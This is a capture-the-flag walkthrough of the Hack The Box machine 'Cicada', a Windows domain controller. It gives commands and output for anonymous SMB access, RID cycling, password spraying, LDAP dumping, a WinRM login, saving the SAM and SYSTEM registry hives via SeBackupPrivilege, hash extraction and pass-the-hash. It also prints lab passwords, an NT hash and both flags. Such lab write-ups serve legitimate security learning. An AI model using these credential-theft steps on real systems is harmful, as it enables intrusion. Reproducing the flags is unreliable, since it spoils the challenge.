
Owned Cicada from Hack The Box!
I have just owned machine Cicada from Hack The Box
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Mon Oct  7 15:13:30 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.173.90
Nmap scan report for 10.129.173.90
Host is up (0.094s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-08 02:15:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
55209/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-10-08T02:16:41
|_  start_date: N/A
|_clock-skew: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  7 15:17:19 2024 -- 1 IP address (1 host up) scanned in 228.89 seconds
💡
Don't miss an opportunity to find some breadcrumbs in the initial
nmap scan output. We can see references to ciada.htb and CICADA-DC.ciada.htb in various protocols, so let's get those hostnames added to our /etc/hosts file.echo -e '10.129.173.90\t\tciada.htb CICADA-DC.cicada.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/53

gobuster dns -r 10.129.173.90 -d cicada.htb -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -o dns.txtNo records returned using this word list
TCP/389

TCP/445
Testing for Anonymous Share Access
smbclient -N -L //10.129.173.90
smbclient -N //10.129.173.90/DEV

smb: \> get "Notice from HR.txt"Retrieve the file from the share
Notice from HR.txt
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
Testing for Anonymous RID Cycling
nxc smb 10.129.173.90 -u 'anonymous' -p '' --rid-brute 5000Because we have anonymous login on SMB, we should see if we can pull some valid usernames via RID cycling

nxc smb 10.129.173.90 -u 'anonymous' -p '' --rid-brute 5000 | grep CICADAnxc smb 10.129.173.90 -u 'anonymous' -p '' --rid-brute 5000 | grep SidTypeUser | awk -v FS=' ' '{print $6}' | cut -d ' ' -f 1 | cut -d '\' -f 2 > users.txtCreate a list of users with the output
Checking for Valid Credentials

nxc smb 10.129.173.90 -d cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' 
Dumping Domain Information
ldapdomaindump -u 'cicada.htb\michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' -o ldd 10.129.173.90Outputs domain data into "ldd" directory
open ldd/domain_users_by_group.html
cat ldd/domain_users.json | jq '.[].attributes.sAMAccountName[]' | tr -d '"' > users2.txtCreate a new list of usernames
Testing Password Found in AD
nxc smb 10.129.173.90 -d cicada.htb -u users2.txt -p 'aRt$Lp#7t*VQ!3' --continue-on-success

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
The password for Emily is baked into the script
Testing Password Found in DEV Share
nxc smb 10.129.173.90 -d cicada.htb -u users2.txt -p 'Q!3@Lp#M6b*7t*Vt' --continue-on-success

Exploit
WinRM as Emily
The exploit chain to get WinRM access can be summarized as:
- Anonymous SMB access leaked a sensitive HR file with a default password
- Anonymous SMB access and system misconfiguration allowed for enumerating user RIDS and generating a username list
- Used
nxcto spray the default password using the username list - Armed with a credential, we dumped domain data and found yet another password baked into an AD user object
- Sprayed that password against the username list and found access to protected share with a backup script containing yet another credential
- Information dumped from AD reveals that this user has WinRM access
evil-winrm -i 10.129.173.90 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
WindowsBuildLabEx                                       : 20348.1.amd64fre.fe_release.210507-1500
WindowsCurrentVersion                                   : 6.3
WindowsEditionId                                        : ServerStandard
WindowsInstallationType                                 : Server
WindowsInstallDateFromRegistry                          : 3/14/2024 10:43:33 AM
WindowsProductId                                        : 00454-20165-01481-AA720
WindowsProductName                                      : Windows Server 2022 Standard
WindowsRegisteredOrganization                           :
WindowsRegisteredOwner                                  : Windows User
WindowsSystemRoot                                       : C:\Windows
WindowsVersion                                          : 2009
OSDisplayVersion                                        : 21H2
Current User
User Name           SID
=================== =============================================
cicada\emily.oscars S-1-5-21-917908876-1423158569-3159038727-1601


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
Users and Groups
Domain Users
Administrator
Guest
krbtgt
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
Domain Groups
Administrators
--------------
Domain Admins
Enterprise Admins
Administrator


Users
-----
Domain Users
Authenticated Users
INTERACTIVE


Guests
------
Domain Guests
Guest


Backup Operators
----------------
Emily Oscars
Dev Support


IIS_IUSRS
---------
IUSR


Certificate Service DCOM Access
-------------------------------
Authenticated Users


Remote Management Users
-----------------------
Emily Oscars


Domain Controllers
------------------
CICADA-DC


Schema Admins
-------------
Administrator


Enterprise Admins
-----------------
Administrator


Domain Admins
-------------
Administrator


Domain Users
------------
Administrator
krbtgt
John Smoulder
Sarah Dantelia
Michael Wrightson
David Orelious
Emily Oscars


Domain Guests
-------------
Guest


Group Policy Creator Owners
---------------------------
Administrator


Pre-Windows 2000 Compatible Access
----------------------------------
Authenticated Users


Windows Authorization Access Group
----------------------------------
ENTERPRISE DOMAIN CONTROLLERS


Denied RODC Password Replication Group
--------------------------------------
Read-only Domain Controllers
Group Policy Creator Owners
Domain Admins
Cert Publishers
Enterprise Admins
Schema Admins
Domain Controllers
krbtgt
Network Configurations
Network Interfaces

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::177
   IPv6 Address. . . . . . . . . . . : dead:beef::c11f:7d03:47c7:a28f
   Link-local IPv6 Address . . . . . : fe80::97f8:5fee:2be:181d%6
   IPv4 Address. . . . . . . . . . . : 10.129.173.90
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%6
                                       10.129.0.1
Privilege Escalation
SEBackupPrivilege
Those with SEBackupPrivilege on the host have the ability to save sensitive registry hives (among other things). As is the nature of the privilege assigned to the account, we are able to read sensitive areas of the file system in order to make backup copies of them.
Dumping Hashes without... | 0xBEN | Notes
Post-Compromise on Target
Lsass Process Dump
Sysinternals ProcDump
Download ProcDump here
# Dump…


cd ~
reg.exe save hklm\sam sam
reg.exe save hklm\system system
impacket-secretsdump -system system -sam sam local
Becoming Administrator
evil-winrm -i 10.129.173.90 -u Administrator -H '2b87e7c93a3e8a0ea4a581937016f341'Pass the NT hash for the local administrator
Flags
User
fc011b61afc85a1e513996208d03cf98
Root
f6583c9fdace853a0edb930be0a646a1


